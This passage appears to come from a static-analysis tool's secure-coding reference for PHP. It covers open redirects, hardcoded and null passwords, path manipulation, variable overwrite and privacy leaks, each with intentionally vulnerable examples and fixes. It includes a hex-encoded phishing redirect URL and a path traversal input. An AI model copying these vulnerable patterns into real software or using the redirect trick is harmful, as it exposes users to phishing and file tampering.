[6] SC-18 Mobile Code (P2), Standards Mapping - NIST Special Publication 800-53 Revision 4 - (NIST SP 800-53 Rev.4)

[7] M7 Client Side Injection, Standards Mapping - OWASP Mobile Top 10 Risks 2014 - (OWASP Mobile 2014)

[8] A6 Injection Flaws, Standards Mapping - OWASP Top 10 2004 - (OWASP 2004)

[9] A3 Malicious File Execution, Standards Mapping - OWASP Top 10 2007 - (OWASP 2007)

[10] A1 Injection, Standards Mapping - OWASP Top 10 2010 - (OWASP 2010)

[11] A1 Injection, Standards Mapping - OWASP Top 10 2013 - (OWASP 2013)

[12] Requirement 6.5.6, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1 - (PCI 1.1)

[13] Requirement 6.3.1.1, Requirement 6.5.3, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2 - (PCI 1.2)

[14] Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0 - (PCI 2.0)

[15] Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0 - (PCI 3.0)

[16] Insecure Interaction - CWE ID 434, Standards Mapping - SANS Top 25 2010 - (SANS 2010)

[17] Insecure Interaction - CWE ID 434, Standards Mapping - SANS Top 25 2011 - (SANS Top 25 2011)

[18] APP3510 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.1 - (STIG 3.1)

[19] APP3510 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.4 - (STIG 3.4)

[20] APP3510 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.5 - (STIG 3.5)

[21] APP3510 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.6 - (STIG 3.6)

[22] APP3510 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.7 - (STIG 3.7)

[23] APP3510 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.9 - (STIG 3.9)

[24] Improper Input Handling (WASC-20), Standards Mapping - Web Application Security Consortium Version 2.00 - (WASC 2.00)

Open Redirect

Explanation

Redirects allow web applications to direct users to different pages within the same application or to external sites. Applications utilize redirects to aid in site navigation and, in some cases, to track how users exit the site. Open redirect vulnerabilities occur when a web application redirects clients to any arbitrary URL that can be controlled by an attacker.

Attackers can utilize open redirects to trick users into visiting a URL to a trusted site and redirecting them to a malicious site. By encoding the URL, an attacker can make it more difficult for end-users to notice the malicious destination of the redirect, even when it is passed as a URL parameter to the trusted site. Open redirects are often abused as part of phishing scams to harvest sensitive end-user data.

Example 1: The following PHP code instructs the user's browser to open a URL parsed from the `dest` request parameter when a user clicks the link.

```
<%
    ...
    $strDest = $_GET["dest"];
    header("Location: " . $strDest);
    ...
%>
```

If a victim received an email instructing the user to follow a link to "http://trusted.example.com/ecommerce/redirect.php?dest=www.wilyhacker.com", the user would likely click on the link believing they would be transferred to the trusted site. However, when the user clicks the link, the code above will redirect the browser to "http://www.wilyhacker.com".

Many users have been educated to always inspect URLs they receive in emails to make sure the link specifies a trusted site they know. However, if the attacker Hex encoded the destination url as follows: "http://trusted.example.com/ecommerce/redirect.php?dest=%77%69%6C%79%68%61%63%6B%65%72%2E%63%6F%6D"

then even a savvy end-user may be fooled into following the link.

Recommendation

Unvalidated user input should not be allowed to control the destination URL in a redirect. Instead, use a level of indirection: create a list of legitimate URLs that users are allowed to specify and only allow users to select from the list. With this approach, input provided by users is never used directly to specify a URL for redirects.

Example 2: The following code references an array populated with valid URLs. The link the user clicks passes in the array index that corresponds to the desired URL.

```
<%
    ...
        $strDest = intval($_GET["dest"]);
        if(($strDest >= 0) && ($strDest <= count ($strURLArray) - 1 ))
        {
            $strFinalURL = $strURLArray[strDest];
            header("Location: " . $strFinalURL);
        }
    ...
%>
```

In some situations this approach is impractical because the set of legitimate URLs is too large or too hard to keep track of. In such cases, use a similar approach to restrict the domains that users can be redirected to, which can at least prevent attackers from sending users to malicious external sites.

Tips

1. A number of modern web frameworks provide mechanisms for performing validation of user input. Struts and Struts 2 are among them. To highlight the unvalidated sources of input, the HP Fortify Secure Coding Rulepacks dynamically re-prioritize the

issues reported by HP Fortify Static Code Analyzer by lowering their probability of exploit and providing pointers to the supporting evidence whenever the framework validation mechanism is in use. We refer to this feature as Context-Sensitive Ranking. To further assist the HP Fortify user with the auditing process, the HP Fortify Software Security Research Group makes available the Data Validation project template that groups the issues into folders based on the validation mechanism applied to their source of input.

2. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the HP Fortify Static Code Analyzer User Guide.

References

[1] CWE ID 601, Standards Mapping - Common Weakness Enumeration - (CWE)

[2] SI-10 Information Input Validation (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4 - (NIST SP 800-53 Rev.4)

[3] M1 Weak Server Side Controls, Standards Mapping - OWASP Mobile Top 10 Risks 2014 - (OWASP Mobile 2014)

[4] A1 Unvalidated Input, Standards Mapping - OWASP Top 10 2004 - (OWASP 2004)

[5] A10 Unvalidated Redirects and Forwards, Standards Mapping - OWASP Top 10 2010 - (OWASP 2010)

[6] A10 Unvalidated Redirects and Forwards, Standards Mapping - OWASP Top 10 2013 - (OWASP 2013)

[7] Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1 - (PCI 1.1)

[8] Requirement 6.3.1.1, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2 - (PCI 1.2)

[9] Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0 - (PCI 2.0)

[10] Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0 - (PCI 3.0)

[11] Insecure Interaction - CWE ID 601, Standards Mapping - SANS Top 25 2010 - (SANS 2010)

[12] Insecure Interaction - CWE ID 601, Standards Mapping - SANS Top 25 2011 - (SANS Top 25 2011)

[13] APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.1 - (STIG 3.1)

[14] APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.4 - (STIG 3.4)

[15] APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.5 - (STIG 3.5)

[16] APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.6 - (STIG 3.6)

[17] APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.7 - (STIG 3.7)

[18] APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.9 - (STIG 3.9)

[19] Content Spoofing, Standards Mapping - Web Application Security Consortium 24 + 2 - (WASC 24 + 2)

[20] URL Redirector Abuse (WASC-38), Standards Mapping - Web Application Security Consortium Version 2.00 - (WASC 2.00)

Password Management: Hardcoded Password

Explanation

It is never a good idea to hardcode a password. Not only does hardcoding a password allow all of the project's developers to view the password, it also makes fixing the problem extremely difficult. Once the code is in production, the password cannot be changed without patching the software. If the account protected by the password is compromised, the owners of the system will be forced to choose between security and availability.

Example: The following code uses a hardcoded password to connect to a database:

```
...
$link = mysql_connect($url, 'scott', 'tiger');
if (!$link) {
    die('Could not connect: ' . mysql_error());
}
...
```

This code will run successfully, but anyone who has access to it will have access to the password. Once the program has shipped, there is no going back from the database user "scott" with a password of "tiger" unless the program is patched. A devious employee with access to this information can use it to break into the system.

Recommendation

Passwords should never be hardcoded and should generally be obfuscated and managed in an external source. Storing passwords in plaintext anywhere on the system allows anyone with sufficient permissions to read and potentially misuse the password.

Some third-party products claim the ability to manage passwords in a more secure way. For a secure solution, the only viable option today appears to be a proprietary one that you create.

Tips

1. When identifying null, empty, or hardcoded passwords, default rules only consider fields and variables that contain the word <code>password</code>. However, the Custom Rules Editor provides the Password Management wizard that makes it easy to create rules for detecting password management issues on custom-named fields and variables.

2. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the HP Fortify Static Code Analyzer User Guide.

References

[1] CWE ID 259, CWE ID 798, Standards Mapping - Common Weakness Enumeration - (CWE)

[2] IA, Standards Mapping - FIPS200 - (FISMA)

[3] SC-28 Protection of Information at Rest (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4 - (NIST SP 800-53 Rev.4)

[4] M2 Insecure Data Storage, Standards Mapping - OWASP Mobile Top 10 Risks 2014 - (OWASP Mobile 2014)

[5] A8 Insecure Storage, Standards Mapping - OWASP Top 10 2004 - (OWASP 2004)

[6] A8 Insecure Cryptographic Storage, Standards Mapping - OWASP Top 10 2007 - (OWASP 2007)

[7] A7 Insecure Cryptographic Storage, Standards Mapping - OWASP Top 10 2010 - (OWASP 2010)

[8] A6 Sensitive Data Exposure, Standards Mapping - OWASP Top 10 2013 - (OWASP 2013)

[9] Requirement 3.4, Requirement 6.5.8, Requirement 8.4, Standards Mapping - Payment Card Industry Data Security Standard

Version 1.1 - (PCI 1.1)

[10] Requirement 3.4, Requirement 6.3.1.3, Requirement 6.5.8, Requirement 8.4, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2 - (PCI 1.2)

[11] Requirement 3.4, Requirement 6.5.3, Requirement 8.4, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0 - (PCI 2.0)

[12] Requirement 3.4, Requirement 6.5.3, Requirement 8.2.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0 - (PCI 3.0)

[13] Porous Defenses - CWE ID 259, Standards Mapping - SANS Top 25 2009 - (SANS 2009)

[14] Porous Defenses - CWE ID 798, Standards Mapping - SANS Top 25 2010 - (SANS 2010)

[15] Porous Defenses - CWE ID 798, Standards Mapping - SANS Top 25 2011 - (SANS Top 25 2011)

[16] APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.1 - (STIG 3.1)

[17] APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.4 - (STIG 3.4)

[18] APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.5 - (STIG 3.5)

[19] APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.6 - (STIG 3.6)

[20] APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.7 - (STIG 3.7)

[21] APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.9 - (STIG 3.9)

[22] Insufficient Authentication, Standards Mapping - Web Application Security Consortium 24 + 2 - (WASC 24 + 2)

[23] Insufficient Authentication (WASC-01), Standards Mapping - Web Application Security Consortium Version 2.00 - (WASC 2.00)

Password Management: Null Password

Explanation

It is not a good idea to have a null password.

Example: The following code sets the password to initially to null:

```
...
var password=null;
...
{
    password=getPassword(user_data);
    ...
}
...
if(password==null){
    // Assumption that the get didn't work
    ...
    }
...
```

Recommendation

To avoid confusion, password variables should immediately be assigned to the correct variable.

Tips

1. When identifying null, empty, or hardcoded passwords, default rules only consider fields and variables that contain the word <code>password</code>. However, the Custom Rules Editor provides the Password Management wizard that makes it easy to create rules for detecting password management issues on custom-named fields and variables.

References

[1] CWE ID 259, Standards Mapping - Common Weakness Enumeration - (CWE)

[2] IA, Standards Mapping - FIPS200 - (FISMA)

[3] SC-28 Protection of Information at Rest (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4 - (NIST SP 800-53 Rev.4)

[4] M2 Insecure Data Storage, Standards Mapping - OWASP Mobile Top 10 Risks 2014 - (OWASP Mobile 2014)

[5] A8 Insecure Storage, Standards Mapping - OWASP Top 10 2004 - (OWASP 2004)

[6] A8 Insecure Cryptographic Storage, Standards Mapping - OWASP Top 10 2007 - (OWASP 2007)

[7] A7 Insecure Cryptographic Storage, Standards Mapping - OWASP Top 10 2010 - (OWASP 2010)

[8] A6 Sensitive Data Exposure, Standards Mapping - OWASP Top 10 2013 - (OWASP 2013)

[9] Requirement 3.4, Requirement 6.5.8, Requirement 8.4, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1 - (PCI 1.1)

[10] Requirement 3.4, Requirement 6.3.1.3, Requirement 6.5.8, Requirement 8.4, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2 - (PCI 1.2)

[11] Requirement 3.4, Requirement 6.5.3, Requirement 8.4, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0 - (PCI 2.0)

[12] Requirement 3.4, Requirement 6.5.3, Requirement 8.2.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0 - (PCI 3.0)

[13] Porous Defenses - CWE ID 259, Standards Mapping - SANS Top 25 2009 - (SANS 2009)

[14] APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.1 - (STIG 3.1)

[15] APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.4 - (STIG 3.4)

[16] APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.5 - (STIG 3.5)

[17] APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.6 - (STIG 3.6)

[18] APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.7 - (STIG 3.7)

[19] APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.9 - (STIG 3.9)

[20] Insufficient Authentication, Standards Mapping - Web Application Security Consortium 24 + 2 - (WASC 24 + 2)

[21] Insufficient Authentication (WASC-01), Standards Mapping - Web Application Security Consortium Version 2.00 - (WASC 2.00)

Password Management: Password in Comment

Explanation

It is never a good idea to hardcode a password. Storing password details within comments is equivalent to hardcoding passwords. Not only does it allow all of the project's developers to view the password, it also makes fixing the problem extremely difficult. Once the code is in production, the password is now leaked to the outside world and cannot be protected or changed without patching the software. If the account protected by the password is compromised, the owners of the system will be forced to choose between security and availability.

Example: The following comment specifies the default password to connect to a database:

```
...
// Default username for database connection is "scott"
// Default password for database connection is "tiger"
...
```

This code will run successfully, but anyone who has access to it will have access to the password. Once the program has shipped, there is no going back from the database user "scott" with a password of "tiger" unless the program is patched. A devious employee with access to this information can use it to break into the system.

Recommendation

Passwords should never be hardcoded and should generally be obfuscated and managed in an external source. Storing passwords in plaintext anywhere on the system allows anyone with sufficient permissions to read and potentially misuse the password.

Tips

1. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the HP Fortify Static Code Analyzer User Guide.

References

[1] CWE ID 615, Standards Mapping - Common Weakness Enumeration - (CWE)

[2] IA, Standards Mapping - FIPS200 - (FISMA)

[3] SC-28 Protection of Information at Rest (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4 - (NIST SP 800-53 Rev.4)

[4] M2 Insecure Data Storage, Standards Mapping - OWASP Mobile Top 10 Risks 2014 - (OWASP Mobile 2014)

[5] A8 Insecure Storage, Standards Mapping - OWASP Top 10 2004 - (OWASP 2004)

[6] A8 Insecure Cryptographic Storage, Standards Mapping - OWASP Top 10 2007 - (OWASP 2007)

[7] A7 Insecure Cryptographic Storage, Standards Mapping - OWASP Top 10 2010 - (OWASP 2010)

[8] A6 Sensitive Data Exposure, Standards Mapping - OWASP Top 10 2013 - (OWASP 2013)

[9] Requirement 3.4, Requirement 6.5.8, Requirement 8.4, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1 - (PCI 1.1)

[10] Requirement 3.4, Requirement 6.3.1.3, Requirement 6.5.8, Requirement 8.4, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2 - (PCI 1.2)

[11] Requirement 3.4, Requirement 6.5.3, Requirement 8.4, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0 - (PCI 2.0)

[12] Requirement 3.4, Requirement 6.5.3, Requirement 8.2.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0 - (PCI 3.0)

[13] APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.1 - (STIG 3.1)

[14] APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.4 - (STIG 3.4)

[15] APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.5 - (STIG 3.5)

[16] APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.6 - (STIG 3.6)

[17] APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.7 - (STIG 3.7)

[18] APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.9 - (STIG 3.9)

[19] Information Leakage, Standards Mapping - Web Application Security Consortium 24 + 2 - (WASC 24 + 2)

[20] Information Leakage (WASC-13), Standards Mapping - Web Application Security Consortium Version 2.00 - (WASC 2.00)

Path Manipulation

Explanation

Path manipulation errors occur when the following two conditions are met:

1. An attacker can specify a path used in an operation on the filesystem.

2. By specifying the resource, the attacker gains a capability that would not otherwise be permitted.

For example, the program may give the attacker the ability to overwrite the specified file or run with a configuration controlled by the attacker.

Example 1: The following code uses input from an HTTP request to create a file name. The programmer has not considered the possibility that an attacker could provide a file name such as "`../../tomcat/conf/server.xml`", which causes the application to delete one of its own configuration files.

```
$rName = $_GET['reportName'];
$rFile = fopen("/usr/local/apfr/reports/" . rName,"a+");
...
unlink($rFile);
```

Example 2: The following code uses input from a configuration file to determine which file to open and echo back to the user. If the program runs with privileges and malicious users can change the configuration file, they can use the program to read any file on the system that ends with the extension `.txt`.

```
...
$filename = $CONFIG_TXT['sub'] . ".txt";
$handle = fopen($filename,"r");
$amt = fread($handle, filesize($filename));
echo $amt;
...
```

Recommendation

The best way to prevent path manipulation is with a level of indirection: create a list of legitimate resource names that a user is allowed to specify, and only allow the user to select from the list. With this approach the input provided by the user is never used directly to specify the resource name.

In some situations this approach is impractical because the set of legitimate resource names is too large or too hard to keep track of. Programmers often resort to blacklisting in these situations. Blacklisting selectively rejects or escapes potentially dangerous characters before using the input. However, any such list of unsafe characters is likely to be incomplete and will almost certainly become out of date. A better approach is to create a whitelist of characters that are allowed to appear in the resource name and accept input composed exclusively of characters in the approved set.

Tips

1. If the program is performing input validation, satisfy yourself that the validation is correct, and use the HP Fortify Rules Builder to create a cleanse rule for the validation routine.

2. Since implementing a blacklist that is effective on its own is notoriously difficult, if validation logic relies on blacklisting, one should be skeptical. Consider different types of input encoding and different sets of meta-characters that might have special meaning when interpreted by different operating systems, databases, or other resources. Determine whether or not the blacklist can be updated easily, correctly, and completely if these requirements ever change.

3. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the HP Fortify Static Code Analyzer User Guide.

References

[1] Exploiting Software, G. Hoglund, G. McGraw, Addison-Wesley, 2004

[2] CWE ID 22, CWE ID 73, Standards Mapping - Common Weakness Enumeration - (CWE)

[3] SI, Standards Mapping - FIPS200 - (FISMA)

[4] SI-10 Information Input Validation (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4 - (NIST SP 800-53 Rev.4)

[5] M8 Security Decisions Via Untrusted Inputs, Standards Mapping - OWASP Mobile Top 10 Risks 2014 - (OWASP Mobile 2014)

[6] A1 Unvalidated Input, Standards Mapping - OWASP Top 10 2004 - (OWASP 2004)

[7] A4 Insecure Direct Object Reference, Standards Mapping - OWASP Top 10 2007 - (OWASP 2007)

[8] A4 Insecure Direct Object References, Standards Mapping - OWASP Top 10 2010 - (OWASP 2010)

[9] A4 Insecure Direct Object References, Standards Mapping - OWASP Top 10 2013 - (OWASP 2013)

[10] Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1 - (PCI 1.1)

[11] Requirement 6.3.1.1, Requirement 6.5.4, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2 - (PCI 1.2)

[12] Requirement 6.5.8, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0 - (PCI 2.0)

[13] Requirement 6.5.8, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0 - (PCI 3.0)

[14] Risky Resource Management - CWE ID 426, Standards Mapping - SANS Top 25 2009 - (SANS 2009)

[15] Risky Resource Management - CWE ID 022, Standards Mapping - SANS Top 25 2010 - (SANS 2010)

[16] Risky Resource Management - CWE ID 022, Standards Mapping - SANS Top 25 2011 - (SANS Top 25 2011)

[17] APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.1 - (STIG 3.1)

[18] APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.4 - (STIG 3.4)

[19] APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.5 - (STIG 3.5)

[20] APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.6 - (STIG 3.6)

[21] APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.7 - (STIG 3.7)

[22] APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.9 - (STIG 3.9)

[23] Path Traversal, Standards Mapping - Web Application Security Consortium 24 + 2 - (WASC 24 + 2)

[24] Path Traversal (WASC-33), Standards Mapping - Web Application Security Consortium Version 2.00 - (WASC 2.00)

Possible Variable Overwrite: Global Scope

Explanation

Functions that can overwrite global variables that are already initialized can allow an attacker to influence the execution of code that relies on the overwritten variables. can overwrite global variables.

Example 1: If an attacker supplies a malicious value for `str` in the following segment of PHP code, then the call to `mb_parse_str()` might overwrite any arbitrary variables, including `first`. In this case, if a malicious value that contains JavaScript overwrites `first`, then the program is vulnerable to cross-site scripting.

```
<?php
    $first="User";
    ...
    $str =  $_SERVER['QUERY_STRING'];
    mb_parse_str($str);
    echo $first;
?>
```

Recommendation

Prevent functions that can overwrite global variables from doing so in the following ways:

- Invoke `mb_parse_str(string $encoded_string [, array &$result ])` with the second argument, which captures the result of the operation and prevents the function from overwriting global variables.

- Invoke `extract(array $var_array [, int $extract_type [, string $prefix]])` with the second argument set to EXTR_SKIP, which prevents the function from overwriting global variables that are already defined.

Example 2: The following code uses a second argument to `mb_parse_str()` to mitigate the vulnerability from Example 1.

```
<?php
    $first="User";
    ...
    $str =  $_SERVER['QUERY_STRING'];
    mb_parse_str($str, $output);
    echo $first;
?>
```

Tips

1. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the HP Fortify Static Code Analyzer User Guide.

References

[1] CWE ID 473, Standards Mapping - Common Weakness Enumeration - (CWE)

[2] Requirement 6.5.6, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0 - (PCI 3.0)

Privacy Violation

Explanation

Privacy violations occur when:

1. Private user information enters the program.

2. The data is written to an external location, such as the console, file system, or network.

Example: The following code contains a logging statement that tracks the contents of records added to a database by storing them in a log file. Among other values that are stored is the return value from the `getPassword()` function that returns user-supplied plaintext password associated with the account.

```
<?php
  $pass = getPassword();
  trigger_error($id . ":" . $pass . ":" . $type . ":" . $tstamp);
?>
```

The code in the example above logs a plaintext password to the application eventlog. Although many developers trust the eventlog as a safe storage location for data, it should not be trusted implicitly, particularly when privacy is a concern.

Private data can enter a program in a variety of ways:

- Directly from the user in the form of a password or personal information

- Accessed from a database or other data store by the application

- Indirectly from a partner or other third party

Sometimes data that is not labeled as private can have a privacy implication in a different context. For example, student identification numbers are usually not considered private because there is no explicit and publicly-available mapping to an individual student's personal information. However, if a school generates identification numbers based on student social security numbers, then the identification numbers should be considered private.

Security and privacy concerns often seem to compete with each other. From a security perspective, you should record all important operations so that any anomalous activity can later be identified. However, when private data is involved, this practice can create risk.

Although there are many ways in which private data can be handled unsafely, a common risk stems from misplaced trust. Programmers often trust the operating environment in which a program runs, and therefore believe that it is acceptable to store private information on the file system, in the registry, or in other locally-controlled resources. However, even if access to certain resources is restricted, this does not guarantee that the individuals who do have access can be trusted. For example, in 2004, an unscrupulous employee at AOL sold approximately 92 million private customer e-mail addresses to a spammer marketing an offshore gambling web site [1].

In response to such high-profile exploits, the collection and management of private data is becoming increasingly regulated. Depending on its location, the type of business it conducts, and the nature of any private data it handles, an organization may be required to comply with one or more of the following federal and state regulations:

- Safe Harbor Privacy Framework [3]

- Gramm-Leach Bliley Act (GLBA) [4]

- Health Insurance Portability and Accountability Act (HIPAA) [5]

- California SB-1386 [6]

Despite these regulations, privacy violations continue to occur with alarming frequency.

Recommendation

When security and privacy demands clash, privacy should usually be given the higher priority. To accomplish this and still maintain required security information, cleanse any private information before it exits the program.

To enforce good privacy management, develop and strictly adhere to internal privacy guidelines. The guidelines should specifically describe how an application should handle private data. If your organization is regulated by federal or state law, ensure that your privacy guidelines are sufficiently strenuous to meet the legal requirements. Even if your organization is not regulated, you must protect private information or risk losing customer confidence.

The best policy with respect to private data is to minimize its exposure. Applications, processes, and employees should not be granted access to any private data unless the access is required for the tasks that they are to perform. Just as the principle of least privilege dictates that no operation should be performed with more than the necessary privileges, access to private data should be restricted to the smallest possible group.

Tips

1. As part of any thorough audit for privacy violations, ensure that custom rules have been written to identify all sources of private or otherwise sensitive information entering the program. Most sources of private data cannot be identified automatically. Without custom rules, your check for privacy violations is likely to be substantially incomplete.

2. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the HP Fortify Static Code Analyzer User Guide.

References

[1] AOL man pleads guilty to selling 92m email addies, J. Oates, The Register, 2005, http://www.theregister.co.uk/2005/02/07/aol_email_theft/

[2] Privacy Initiatives, U.S. Federal Trade Commission, http://www.ftc.gov/privacy/

[3] Safe Harbor Privacy Framework, U.S. Department of Commerce, http://www.export.gov/safeharbor/

[4] Financial Privacy: The Gramm-Leach Bliley Act (GLBA), Federal Trade Commission, http://www.ftc.gov/privacy/glbact/index.html

[5] Health Insurance Portability and Accountability Act (HIPAA), U.S. Department of Human Services, http://www.hhs.gov/ocr/hipaa/

[6] California SB-1386, Government of the State of California, 2002, http://info.sen.ca.gov/pub/01-02/bill/sen/sb_1351-1400/sb_1386_bill_20020926_chaptered.html

[7] Writing Secure Code, Second Edition, M. Howard, D. LeBlanc, Microsoft Press, 2003

[8] CWE ID 359, Standards Mapping - Common Weakness Enumeration - (CWE)

[9] M2 Insecure Data Storage, Standards Mapping - OWASP Mobile Top 10 Risks 2014 - (OWASP Mobile 2014)

[10] A6 Information Leakage and Improper Error Handling, Standards Mapping - OWASP Top 10 2007 - (OWASP 2007)

[11] A6 Sensitive Data Exposure, Standards Mapping - OWASP Top 10 2013 - (OWASP 2013)

[12] Requirement 3.2, Requirement 3.4, Requirement 4.2, Requirement 8.4, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1 - (PCI 1.1)

[13] Requirement 3.2, Requirement 3.4, Requirement 4.2, Requirement 6.5.6, Requirement 8.4, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2 - (PCI 1.2)

[14] Requirement 3.2, Requirement 3.4, Requirement 4.2, Requirement 6.5.5, Requirement 8.4, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0 - (PCI 2.0)

[15] Requirement 3.2, Requirement 3.4, Requirement 4.2, Requirement 8.2.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0 - (PCI 3.0)

[16] APP3210.1 CAT II, APP3310 CAT I, APP3340 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.1 - (STIG 3.1)

[17] APP3210.1 CAT II, APP3340 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.4 - (STIG 3.4)

[18] APP3210.1 CAT II, APP3340 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.5 - (STIG 3.5)

[19] APP3210.1 CAT II, APP3340 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.6 - (STIG 3.6)

[20] APP3210.1 CAT II, APP3340 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.7 - (STIG 3.7)

[21] APP3210.1 CAT II, APP3340 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.9 - (STIG 3.9)

[22] Information Leakage, Standards Mapping - Web Application Security Consortium 24 + 2 - (WASC 24 + 2)

[23] Information Leakage (WASC-13), Standards Mapping - Web Application Security Consortium Version 2.00 - (WASC 2.00)

Privacy Violation: Autocomplete

Explanation

With autocompletion enabled, some browsers retain user input across sessions, which could allow someone using the computer after the initial user to see information previously submitted.

Recommendation

Explicitly disable autocompletion on forms or sensitive inputs. By disabling autocompletion, information previously entered will not be presented back to the user as they type. It will also disable the "remember my password" functionality of most major browsers.

Example 1: In an HTML form, disable autocompletion for all input fields by explicitly setting the value of the `autocomplete` attribute to `off` on the `form` tag.

```
<form method="post" autocomplete="off">
      Address: <input name="address" />
      Password: <input name="password" type="password" />
</form>
```

Example 2: Alternatively, disable autocompletion for specific input fields by explicitly setting the value of the `autocomplete` attribute to `off` on the corresponding tags.

```
<form method="post">
      Address: <input name="address" />
      Password: <input name="password" type="password" autocomplete="off"/>
</form>
```

Note that the default value of the `autocomplete` attributed is on. Therefore do not omit the attribute when dealing with sensitive inputs.

References

[1] Turn off autocomplete for credit card input, Pete Freitag, 2005, http://www.petefreitag.com/item/481.cfm

[2] CWE ID 525, Standards Mapping - Common Weakness Enumeration - (CWE)

